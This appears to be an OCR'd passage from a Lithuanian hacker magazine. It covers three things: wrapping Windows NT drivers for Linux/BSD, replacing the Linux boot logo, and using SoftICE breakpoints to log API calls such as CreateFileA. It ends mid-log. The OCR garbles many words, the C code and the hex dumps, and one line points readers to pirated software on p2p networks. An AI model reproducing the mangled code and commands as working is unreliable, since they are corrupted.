Bet mes ir nesiruošiame nieko modifikuoti! Mes imame paruoštą *ntoskrnl.exe* ir... tiesą sakant, tai viskas. Darbo nėra tiek jau daug. Pakanka *ntoskrnl.exe* suprojektuoti pagal PE bylos antraštelėje nurodytus adresus (o *ntoskrnl.exe* tai paprasčiausia PE byla) ir susidoroti su tvarkyklių naudojama eksporto lentela. Kitaip tariant, mes turime realizuoti nuosavą PE užkroviklį ir įkelti į jį užkraunamą branduolio modulį (LKM) arba į patį branduolį. Kad nereikėtų kankintis, galima sriūbteleli vynu ir iš ten pasiimti jau paruoštą užkroviklį. Ne, tai ne alkoholinis gėrimas, tai Windows emuliatorius Wine (Windows Emulator). *ntoskrnl.exe* tarpusavyo sąveika su Linux/BSD branduoliu vyks per pereinamąjį kodą, kuns emuliuos HAL. Šį kodą parašyti turėsime mes patys, tačiau tame nėra nieko sudetingo; darbo kiekis minimalus, kadangi HAL'e yra nedaug funkcijų, o ir tos paprastos kaip virduiys. Sudetingiau „Sisteminių iškvietimų dispečerį“ subičiliuoti su išoriniu pasauliu, t.y. Linux/BSD pasauliu. Pagrindinė problema čia tame, kad Dispečerio sąsaja ne karto nedokumentuota ir, be to, nuolat keičiasi. O po to „Microsoft“ vėl sugalvos kokią nors kauystę, ir visas mūsų darbas nueis permiek. Del to tenka gudrauti ir paskui save vilkti ne tik *ntoskrnl.exe*, bet ir *ntdll.dll*. Kai kune gali paklausti: kodėl? Kaip *ntdll.dll* susijusi su tvarkyklėmis ir branduoliu? Tvarkyklės jos neiškviečia, o ir pati *ntdll.dll* yra viso labo perejimų prie *ntoskrnl.exe* rinkinys.

Esme tame, kad *ntdll.dll* sąsaja labai vargingai dokumentuota ir nesikeičia jau praktiškai daugelį metų, todėl ją galima drąsiai imti kaip pagrindą. Po to lieka viso labo susieti *ntdll.dll* su Linux/BSD pasauliu, t.y. parašyti tvarkyklėms siunčiamų užklausių transliatorių. Tai padaryti nėra paprasta, kadangi rašyti teks gana daug, šis darbas truks ne vieną dieną ir net ne vieną savaitę, o papildomai įvertinus derinimą tam prireiks mažiausiai mėnesio. Tačiau darbas to vertas!

Bent jau po to Linux/BSD sistemoje bus galima normaliai dirbti su NTFS ir kai kuriomis kitomis įvedimo/išvedimo tvarkyklėmis. Tiesa, su vaizdo plokštėmis viskas kur kas sudėtingiau, kadangi



Windows NT š vidaus

jos sąveikauja toli gražu ne su įvedimo–išvedimo dispečenu (kuris yra *ntoskml.exe* viduje), o su *win32* posisteme. *Windows 2000* sistemoje ji realizuota byloje *win2k.sys*. Nežinau, kaip tai įgyvendinta kitose sistemose, tačiau tai ir nėra svarbu. *win2k.sys* tvarkyklė — tik maža dalis to, ko reikia darbui, ir taip paprastai visa tai perkėti į *Linux/BSD* nepavyks. Po jos nešvengiamai eis visa jos aplinka, o parašyti tiek „aplinkų“ bus praktiškai nerealu. Be abejo, tai realu, tačiau kiek tai pareikalaus jėgų ir laiko? Perrašyti vaizdo tvarkyklę kur kas paprasčiau, jau nė nekalbant apie tai, kad tokiu atveju ji bus kur kas našesnė. Beje, NVIDIA ir ATI pastaruoju metu sėkmingai leidžia *Linux/BSD* sistemoms skirtas populiariausių mikroschemų tvarkykles, todėl čia problema pati išnyksta.

**[Paruoštas realizacijos pavyzdys]** Konkrečių tvarkyklių perkelimų iš *Windows* pasaulio į *Linux/BSD* aš nežinau, tačiau atrodo kad yra kažkas panašaus skirto MS-DOS sistema kalbama apie Marko Rusinovičiaus, žymaus hakerio ir NT gelmių tyrinėtojo, projektą *NTFS for MS-DOS*. Nemokama versija ([www.sysinternals.com/Utilities/NtfsDosProfessional.html](http://www.sysinternals.com/Utilities/NtfsDosProfessional.html)) gali tik skaityti, o mokamą gali lengvai surasti bet kurame p2p tinkle. Specialus įdiegimo vedlys prašo nurodyti keičiamą sisteminio *Windows* katalogo ir sukuria du diskelius, į kuriuos įnirtingai įrašo kažką stambaus.

Pradesime nuo pirmojo diskelio (kuris, beje, paprastai būna sisteminis). Čia tera viena vykdoma byla *ntfspro.exe*, kuri yra užklausų transliatorius, susietas su Michael Tippach sukurtu apsaugoto režimo prapletimu *WDOSX 0.96 DOS extender*.


*Ntfs.gz* — tai „gimtoji“ *ntfs.sys* tvarkyklė, paimta iš sisteminio *Windows* katalogo ir vietos taupymo sumetimais supakuota su archyviatoriumi *gzip*. Išpakavimui mums prireiks arba *Linux*, arba *pkzip* (*Windows/MSDOS* atveju). Sulyginę ją su originalia tvarkykles byla, mes nematome jokių pasikeitimų! O *ntoskml.gz* tai sistemos branduolys (*ntoskml.exe*), kuris lygiai taip pat ištrauktas iš *Windows* sistemos ir supakuotas. Jame nėra jokių pasikeitimų.

Kitame diskelyje yra *ntdll.gz* (kurio kilmę nuspėti nėra sudėtinga) ir *ntfschk.exe*. Pastarasis yra pilna perrašytas įrankis


*chkdsk.exe*. Norint konsolinę programą priversti dirbti MS-DOS sistemoje, tektų emuluoti dar daugiau funkcijų, kas akivaizdžiai neįėjo į Rusinovičiaus planus (nepaisant to, legendinis hakeris Jurijus Haronas vis dėlto sukūrė prapetimą, kuris leidžia plikame DOS'e paleisti *Windows* programas iš viso nesikreipiant į *Windows*! Viskas telpa į vieną diskelį — tiesiog grožybė! Patį prapetimą galima parsisiųsti iš [www.doswin32.com](http://www.doswin32.com). Nekomerciniam naudojimui jis nemokamas).

Diskeliuose taip pat yra bylos *c\_866.gz*, *autochk.gz*, *c\_437.gz*, *c\_1252.gz* ir *intl.gz*, kuriose saugoma kalbų atvaizdavimo informacija ir kit. tarnybiniai blizgučiai, be kurių galima ir apseiti. Esmė tame, kad *NTFS for MS-DOS* projekto branduolį sudaro trys bylos: *ntoskml.exe*, *ntdll.dll* ir *ntfs.sys*, kurios sudėtos į savotišką *ntfspro.exe* bylos kiautą, kuri procesonų perveda, apsaugotą režimą bei transliuoja MS-DOS užklausas į *ntfs.sys* suprantamą kalbą ir atvirkščiai. Kaip matai, tai veikia. Žinoma, *Linux/BSD* — tai toli gražu ne švarus MS-DOS. Branduolys savaip paskirsto pertraukimus ir kitus sisteminius resursus, todėl rašant „kiautą–aplinką“ iškyla daugybė techninių problemų, tačiau visos jos išsprendžiamos. Analogiško sprendimo pavyzdį galima rasti kitame Marko Rusinovičiaus projekte *NTFS for Windows 9x*. Čia taip pat naudojamas „kiautas“, sukuriantis adekvačią *ntoskml.exe* reikalingą aplinką ir užklausų transliatorių, tačiau šis įrankis veikia jau ne plikame MS-DOS, su kuriuo ir taip viskas aišku, o agresyvioje *Windows 9x*, kur nuo NT skiriasi ne kiek ne mažiau, nei *Linux/BSD*.

**[Pabaiga]** Taigi sukurti *Linux/BSD* sistemoms skirtą tvarkyklę „kiautą“ visai įmanoma ir tame nėra nieko fantastiško. Jį pakanka sukurti vieną kartą, po ko bus galima paleidinėti skirtingas tvarkykles. Kodeli mums, hakeriams, nesusikooperavus ir tuo neužsiėmus? Pavyzdžiui, [www.sourceforge.net](http://www.sourceforge.net) svetainėje sukurti naują projektą, sunnkti grupę ir parodyti, ką sugebam. Juk tai tikrasis HAKERIAVIMAS, o ne nuobodūs siautejimas ir mąstymas! Tai ko gi mes laukiame? Vaziuojam!



virtualioje Windows mašinoje, veikiančioje Linux sistemoje



virtualioje Windows mašinoje, veikiančioje Linux sistemoje



# 060

## Pingvinas ant operacinio stalo

Modifikuojam

standartinį „Linux“ logotipą

KAM NESINOREJO PAHAKINTI LINUX BRANDUOLIO? KIEKVIENAS SAVE GERBANTIS LINUKSOIDAS TURETŲ PABANDYTI TAI PADARYTI! JUK LINUX, PRIEŠINGAI NEI WINDOWS, YRA TIKRAS HAKERIAVIMO POLIGONAS, SAVYJE SLEPIANTIS NEJTİKETINAS GALIMYBES. PAIMKIME KAD IR EKRANE PASIRODANTĮ LOGOTIPĄ. METAS JĮ PAKEISTI SAVO NUOŽIŪRA.



**[Intro]** „Hakais“ (*hacks*) vadinamos įvairiausios gudrybės, idomus dalykai ir originalūs veiksmai, o „hakeriavimas“ (*hacking*) tradiciškai reiškia programų nuaužimą arba tinklo atakas. Atrodytų, terminai panašūs, bet koks skirtumas? Šis straipsnis atvers publikacijų ciklą, pasakojantį apie tai, ką kieto galima padaryti su *Linux* branduoliu. O pradėsime nuo paprastutės užduoties – logotipo pakeitimo, kuris matomas operacinės sistemos krovimosi metu.

**[Keičiam logo]** Paprastai *Linux* krovimosi metu pasirodo šiai sistemai būdingas pingvinas, kuriuo jau nieko nebenustebinsi ir kuns jau gerokai įgriso. Norisi ko nors naujo. Kaip standartinį logo pakeisti ku nors kitu? Yra keletas būdų. Pradėsime nuo branduolio kompiliavimo. Logo atvaizdavimu rūpinasi šios bylos: `/usr/src/linux/drivers/video/*` ir `/usr/src/linux/include/linux/linux logo.h`. Kiekvieną kartą, kai branduolys kroviasi derinimo (*debug*) arba tyliaame (*quiet*) režimuose, šios bylos (be abejoj, sukompiliuotu pavidalu) gauna valdymą ir į ekraną išveda vaizdą. Pats logo yra byloje `linux logo.h`, kur jis saugojamas paprasčiausio duomenų masyvo pavidalu. Kad būtų lengviau įsivaizduoti, pateikiu šio masyvo fragmentą.


Bylos „linux logo.h“ fragmentas, kuriame saugomas logotipas  
 unsigned char [linux logo bw] inddata = 1  
 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,  
 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0x80, 0x00, 0x3F  
 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,  
 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,  
 0xFF, 0x3F, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,  
 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF

Šį masivą galima keisti tiek rankiniu būdu, tiek ir automatiškai. Į rankinį variantą mes nesigilinsim, kadangi tame nėra nieko įdomaus (paprasčiausia rutina), kur kas paprasčiau paleisti specialų įrankį — jis pats viską padarys. Priešingai nei Windows pasaulyje, kuris pasineręs į korporatyvinę tamsą ir kuname bas-tosi aštriančiais monstrai, Linux laudis neužspaudžia išeities tekstų, todėl mes galime lengvai išanalizuoti, ką daro viena ar kita programa ir ar to mums reikia. Nereikėtų pamiršti, jog žaidimai su branduoliu gali sukelti fata išų pasekmių. Vienas netikslius žingsnis ir sistema atsakys krauts arba švariai sunaikins visus kietajame diske saugomus duomenis. Dėl to prieš bet kokios potencialiai nesaugios programos įdiegimą reikia per-vesti jos išeities tekstus ir peržiūrėti, kokias būtent bylas ji kei-čia. Teieka jas perkelti į diskelį, kompaktinį diską arba flash atmintį, o užsikrauti visada galima ir iš Live CD.

Mes naudosimes įrankiu *logo*, kurį galima parsisiųsti iš demok-ratiško beily serverio: <http://members.chello.be/cr26864/Linux/fbdev/logo.tar.bz2>. Išpakavus archyvą, mes randame tris C by-las ir vieną *makefile*. Deja, dvejetainių bylų nėra, todėl jas ten-ka kompiliuoti savarankiškai. Palaikomos dvi branduolių versi-jos — 2.2 ir 2.4. 2.6 versijai reikia ypatingo požiūrio, apie kurį pakalbesime šiek tiek vėliau, o kol kas sugrįžkime prie mūsų laukiančios užduoties.

Analizė rodo, kad rankis *logo* praktiškai susideda iš dviejų da-lių: pradinio atvaizdo konverterio, kuris yra byloje *pnmtologo.c*, ir paties branduolio pataisymo, kuris yra bylose *logo\_2\_2.c* ir *logo\_2\_4.c* (kiekviena konkrečiai branduolio versijai). *lo-go\_2\_4.c* apjungia einaimo logo ekstraktorių ir pataisymą, o *logo\_2\_2.c* — tik seno formato logo ekstraktorių, tačiau tai jau niuansai. O pats logotipas abiem atvejais yra pati papras-čiausia *pcx* formato byla, palaikanti ne daugiau kaip 256 spalvų gylį ir kurios bendras plotas ne didesnis kaip 786432 taškai (kas atitinka 1024x768 rezoliuciją).

Konvertens mūsų visiškai nedomina (tiesą sakant, vietoje jo gal ma pasinaudoti Gimp redaktonaus įskiepiu: [registry.gimp.org/detailview.php?plugin=Linux+Logo](http://registry.gimp.org/detailview.php?plugin=Linux+Logo)), o į ekstraktorių/pataisy-



Nestandartinis ASCII logo

# Stuff

Visi žaislai vienoje vietoje

- 19 šalių
- per 1,000,000 skaitytojų
- viena aistra...





mą mes pažvelgsime kur kas atidžiau.

```
Vienas iš esminių bylos „logo_2_4.c“ fragmentų, pakeičiantis logo
static struct entry { unsigned char red; unsigned char green; unsigned char blue; } palette16[16] {
    { 0, 0, 0 }, { 0, 0, 170 }, { 0, 170, 0 }, { 0, 170, 170 },
    { 170, 0, 0 }, { 170, 0, 170 }, { 170, 85, 0 }, { 170, 170, 170 },
    { 85, 85, 85 }, { 85, 85, 255 }, { 85, 255, 85 }, { 85, 255, 255 },
    { 255, 85, 85 }, { 255, 85, 255 }, { 255, 255, 85 }, { 255, 255, 255 },
```

```
static void write_logo16(const char *filename, const unsigned char *data)
```

```
{ FILE *stream, int i, j, d;
  stream = fopen(filename, "w");
  if (!stream) { perror("file open error"); exit(1); }
  fprintf(stream, "P3\n80 80\n255\n" stream,
    for (i = 0; i < 80*80/2; i += 2)

    for (j = 0; j < 2; j++)
        d = data[i+j] >> 4;
        fprintf(stream, " %3d %3d %3d", palette16[d].red, palette16[d].green, palette16[d].blue);
        d = data[i+j+1] & 15;
        fprintf(stream, " %3d %3d %3d", palette16[d].red, palette16[d].green, palette16[d].blue);
        fputc('\n', stream);
    } fclose(stream);

int main(int argc, char *argv[])

    write_logo("logo_2_4.ppm", linux_logo, linux_logo_red, linux_logo_green, linux_logo_blue);
    write_logo_bw("logo_bw_2_4.pbm", linux_logo_bw);
    write_logo16("logo16_2_4.ppm", linux_logo16);
    return 0;
```

Suprasti veikimo algoritmą nėra sunku. Kaip mes matome, *logo* keitimo metu modifikuojamos bylos *logo\_2\_4.ppm*, *logo\_bw\_2\_4.pbm* ir *logo16\_2\_4.ppm*, kurias mes prieš įrankio paleidimą ir turetume išsaugoti į išganingąjį diskelį ar kitą kaupiklį. Išsamiau apie tai galima paskaityti šiame straipsnyje: *HOWTO Linux Logo Hack* ([gentoo.wiki.com/HOWTO/Linux\\_Logo\\_Hack](http://gentoo.wiki.com/HOWTO/Linux_Logo_Hack)).

Kitas *logo* pakeitimo metodas skirtas seniems 2.2.x branduoliams, kurių vis dar pasitaiko. Iš pradžių nusikopijuojame originalią bylą */usr/include/linux/linux\_logo.h* (beje, jeigu neturėsi rezervines kopijas, ją visada galima parsisiųsti iš interneto), po to paruošiame savo nuosavą *xpm* formato logo, kurio skinamoji geba — 80x80 taškų, paletė lygiai 214 spalvų (čia mums ir vel padės *Gimp*), ir ant jo užsiundom įrankį *boot\_logo 1.01*. [lug.umbc.edu/~mabzug1/boot\\_logo-1.01](http://lug.umbc.edu/~mabzug1/boot_logo-1.01), kuris yra paprasčiausias Perl skriptas, paleidžiamas štai taip:

```
# boot_logo-1.01 your_image.xpm > linux_logo.h
```



Jeigu viskas bus padaryta be klaidų, tai einamame kataloge bus sukurta byla *linux\_logo.h*, kurią mums reikia nukopijuoti į katalogą */usr/include/linux*. Dabar reikia perkompilijuoti branduolį ir perkrauti kompiuterį. Jeigu sistema nepakibs, tai ekrane bus parodytas naujas logo, kuris gali atrodyti taip, kaip, pavyzdžiui, parodyta paveikslėlyje „pakeistas logo“. Jergu iškilis problemų, pagalbos galima ieškoti adresu [lug.umbc.edu/~mabzug1/boot\\_logo.html](http://lug.umbc.edu/~mabzug1/boot_logo.html).

**[Preparuojam 2.6]** Su 2.6 versijos branduoliu viskas kur kas paprasčiau. Sukuname *png* formato ir bet kokio protingo dydžio paveikslėlį, praeidžiame jį per įrankį *pngtopnm*, kurį reikia paleisti su šiais komandinės eilutės raktais

```
# pngtopnm logo.png pnmtoplainpnm > ogo_linux.clj224.ppm
```

```
O po to gautą bylą permetame į paslaivos disketoje esančią vietą
# cp logo_linux.clj224.ppm /usr/src/linux/drivers/video/ogo/
```

Telieka sukonfigūruoti branduolį, tam reikia pasinaudoti interaktyviu konfigūratoriumi. Tarp kitų naudingų (ir nelabai) pasirinkimų jame bus *Bootup logo* ir *Standard 224 color Linux logo*. Štai juos ir reikia pakoreguoti.

Interaktyvus logo konfigūravimas 2.6 versijos branduoliui

```
Device Drivers >
Graphics Support >
    [*] Support for frame buffer devices
    [*] VESA VGA graphics support
Console display driver support ->
    [*] Video mode selection support
    < * > Framebuffer Console support
    [*] Select compiled-in fonts
    [*] VGA 8x16 font
logo configuration ->
    [*] Bootup logo
    [*] Standard 224-color Linux logo
```

Paleidę *make* perkompiluojam branduolį ir pakoreguojame konfigūracinę bylą */boot/grub/menu.lst*, joje pridėdami raktą *vga=0x318*. Finale turėtų gautis maždaug štai toks užrašas: *kernel (hd0,0)/vmlinuz root=/dev/sda3 vga=0x318*. Persikrauname. Ekrane iškilmingai pasirodys naujasis logo, švytėdamas visomis savo 224 spalvomis. Gražu? Tačiau tikri hakeriai pripažįsta tik tekstinį terminalą ir konsolinį režimą su ANSI pseudografika, o GUI nustumiamas į šoną. Labai populiarius ASCII *logo*, kurį galima diegti su programa *Linux\_logo* ([www.deater.net/weave/vmwprod/linux\\_logo/](http://www.deater.net/weave/vmwprod/linux_logo/)). Tame pačiame serveryje yra paruoštų pavyzdžių kolekcija, du iš kurių pateikti žemiau.

**[Pabaiga]** Štai mes ir nuhakinom pingviną, ką padarėme ne vienu, o keliais būdais. Kūrybai čia iš tiesų paliktos beribės erdvės, o paieška internete su raktiniais žodžiais „linux logo“ pateikia daugybę resursų, kurie vienas už kitą įdomesni. Taigi sekmes studijuojant.







# 064

## „SoftICE“ kaip loggeris

Pasakojimas apie assemblerį, branduolio lygio derintuvą ir makrosus YRA DAUGYBĖ NAUDINGŲ PROGRAMŲ, SEKANČIŲ VAIRIAUSIUS SISTEMINIUS ĮVYKIUS (PAVYZDŽIUI, ŠNIPINĖJANČIOS API FUNKCIJAS). DAŽNAI JŲ GALIMYBĖS SMARKIAI RIBOTOS, TODĖL HAKERIAI KURIA SAVO ĮRANKIUS, PRIE KOMPILIATORIAUS PRALEISDAMI ILGAS ŽIEMOS NAKTIS. GAL NORI SUŽINOTI TRUMPESNĮ KELIĄ?

Man jau seniai niežtėjo letenas parašyti straipsnį apie oginimą. Paimkime kad ir tuos pačius API šnipus. Visos programos, kurias man teko matyti, labai dažnai lūždavo be jokių akivaizdžių priežasčių arba jas apeidavo virusai/apsaugos mechanizmai, dėl ko pačios vertingiausios API funkcijos likdavo už borto. Be to, sugeneruotų logų dydis tiesiog pntrenkdavo. Tarp milijonų pakrikę eilučių nebuvo praktiškai nieko įdomaus, o funkcijų filtravimo sistema (jeigu tokia iš viso buvo) — bukesnė už mano uodegą. Be abejo, būtų galima logą perleisti per išorinį su Perl arba C parašytą filtrą, bet kiek tam reikės programuoti! Lau nekalbant apie tai, kad mums gali prireikti informacijos, kurios nėra loge, pavyzdžiui, ar po nurodytos API funkcijos eina komanda TEST EAX,EAX, ar ne. O jeigu mes norėsime šnipinėti ne tik API, bet ir ką nors visiškai kito? Pavyzdžiui, perimti apsikeitimo su tvarkykle ar aparatūra protokolą.

SoftICE mums suteikia tokią galimybę! Mes tiesiog sukuriame sąlyginį sustojimo tašką (*conditional breakpoint*) su gudriais parametrais ir priverčiame derintuvą vietoje pasirodymo ekrane visą informaciją saugoti į logą. Beje, čia ir vėl tu pats gali nurodyti, kokius duomenis ir kokia tvarka išvedinėti. Makrosų sistema — galingas dalykas, tačiau iki galo jį išnaudoja toli gražu ne visi hakeriai. Nori gauti lankstų ir konfigūruojamą logerį su praktiškai neribotomis galimybėmis? Tai ko gi mes laukiam?!

**[Lengva mankštelė]** Prieš pradėdant *SoftICE* naudoti kaip loggerį, jį reikia teisingai sukonfigūruoti. Palėidžiame *Symbol Loader*, lėdam į *Edit* → *SoftICE initialization settings* ir iki keeto megabaitų padidiname istorijos buferio (*history buffer*) dydį. Tiksl reikšmė priklauso nuo konkrečios užduoties. Kuo daugiau informacijos mums reikia surinkti per vieną seansą, tuo didesnis turi būti buferis. Kadangi buferis veikia žiedo principu, tai jį užpildžius neįvyksta joks perpildymas, tiesiog švieži duomenys perrašo pačius seniausius. *Macros Definition* skyrelyje galima padidinti vienu metu naudojamų makrosų kiekį nuo 32 (pagal nutylėjimą) iki 256. Tačiau tai jau priklauso nuo tamstos įgeidžių. Daugeliui užduočių 32 makrosų riba niekam netrukdytų. Dabar vietoje mankštos pabandykime pasekti funkcijos *CreateFileA* iškvieta, kuri naudojama įrenginių ir bylų atidarymui. Sukursime tokio tipo sąryginio sustojimo tašką: „bpx CreateFileA DO “x;”. Raktinis žodis DO apibrėžia derintuvo komandą, kurias jis turi įvykdyti po to, kai suveikia šis taškas, seką. Komandos atskiriamos kabliataškiu, išsamiau apie jų sintaksę galima perskaityti derintuvo vartotojo dokumentacijos skyrelyje „Conditional Breakpoints“. Šiuo atveju čia pateikta tik komanda „x“, kuri reiškia nedelsiamą išėjimą iš derintuvo. Nuspausime <Ctrl D> kad grįžtume į *Windows* ir pabandykime atidaryti bet kokią bylą, o kai tai atsibos, iškvieskime *Symbol Loader* ir išsaugokime *SoftICE* istoriją į protokolo bylą (*File* → *Save SoftICE history as*). Po neilgo disko darbo jame pagal nutylėjimą sukurama byla *winice.log*. Pažūrėkime, kas joje:


Mūsų pirmasis protokolas

```
Break due to BPX KERNEL32!CreateFileA DO "x;" (ET 1.44 seconds)
Break due to BPX KERNEL32!CreateFileA DO "x;" (ET 940.19 milliseconds)
Break due to BPX KERNEL32!CreateFileA DO "x;" (ET 14.51 seconds)
Break due to BPX KERNEL32!CreateFileA DO "x;" (ET 19.23 milliseconds)
Break due to BPX KERNEL32!CreateFileA DO "x;" (ET 13.88 milliseconds)
```

Mes matome daugybę eilučių, kiekviena kurių aprašo sustojimo taško suveikimo priežastį ir laiką. Atrodytų, kad viskas gerai, bet iš esmės nieko gero. Kokia byla atidaroma kiekvienoje eilutėje? Ar ši operacija baigėsi sėkmingai, ar ne? Kitaip tariant, mūsų sustojimo tašką reikia iš esmės apdoroti. Štai patobulintas variantas (demosio, *SoftICE* neleidžia viena funkcijai sukurti dviejų sustojimo taškų, ir, prieš sukuriant naują, senas turi būti pašalintas su komanda „bc 0“): Brekas, spausdinantis visų atidarytų bylų pavadinimus

```
bpx CreateFileA DO "D esp -> 4 L 20; x;"
```

Kas pasikeitė? Atsirado bylos pavadinimo išvedimas: „D esp -> 4 L 20“, kur „D“ — turinio (*dump*) atvaizdavimo komanda, „esp -> 4“ — rodyklė į pirmąją funkcijos *CreateFileA* argumentą



NuMega SoftICE Symbol Loader

(ką atidarnėti). o „L 20“ — kiek baitų išvesti (konkrečiai reikšmė pasirenkama pagal skonį). Ištestuokime atnaujintą variantą. Spausdžiam <Ctrl-D>, išeinam iš derintuvo, palėidžiam kokią nors programą, kurią norime pašnypinti (pavyzdžiui, FAR), po to vel nuspausdžiam <Ctrl-D>, užeinam į derintuvą ir komanduojam „bd 0“, kas nutraukia šnipinėjimą. Išeinam iš *SoftICE*, užeinam į *Symbol Loader* ir išsaugome istoriją į diską. Šį kartą mes gauname:

Patobulintas protokolas su atidarytų bylų pavadinimais

```
Break due to BPX KERNEL32!CreateFileA DO "d esp -> 4 L 20;x;" (ET 3.64 seconds)
0010-004859E8 43 4F 4E 4F 55 54 24 00-43 4F 4E 49 4E 24 00 49 CONULTS.COM\NLS.I
0010-004859F8 6E 74 65 72 66 61 63 65 00 4D 6F 75 73 65 00 25 nterface.Mouse %a
```

```
Break due to BPX KERNEL32!CreateFileA DO "d esp -> 4 L 20;x;" (ET 8.98 milliseconds)
0010-004859F0 43 4F 4E 4E 24 00 49 6E 74 65 72 66 61 63 65 COMINS nterface
0010-00485A00 00 4D 6F 75 73 65 00 25-63 00 25 30 32 64 3A 25 Mouse %a %a02d %a
```

```
Break due to BPX KERNEL32!CreateFileA DO "d esp -> 4 L 20;x;" (ET 16.93 milliseconds)
0010-00492330 43 3A 5C 5D 72 6F 67 72 61 6D 20 46 69 6C 65 73 C:\Program Files
0010-00492340 5C 46 61 72 72 5C 46 61 72 45 6E 67 2E 6C 6E 67 00 \Far\FarEng Ing
```


Visai kas kita! Dabar atvaizduojamas atidarytos bylos pavadinimas, o mūsų improvizuojamas šnipas pamažu pradeda veikti. Vis dėlto čia nėra tokių svarbių ingredientų, kaip API funkciją iškvietusio proceso identifikatorius ir grįžimo kodas. Tačiau ką mums reiškia prie sustojimo taško pridėti dar keletą eilučių? Gautinis sustojimo taškas

```
bpx CreateFileA DO "? PID; D esp -> 4 L 20; P RET; ? EAX; x;"
```

Komanda „? PID“ išveda proceso identifikatorių, „P RET“ laukdama grįžimo įvykdo API funkciją, o „? EAX“ išveda EAX registro turinį, kurame saugomas grįžimo iš API funkcijos kodas, o viskas kartu veikia taip:

Pirminio protokolo versija

```
Break due to BPX KERNEL32!CreateFileA DO "? PID; D esp -> 4 L 20; P RET; ? EAX; x;"
000001DC 00000000 476 "?" PID
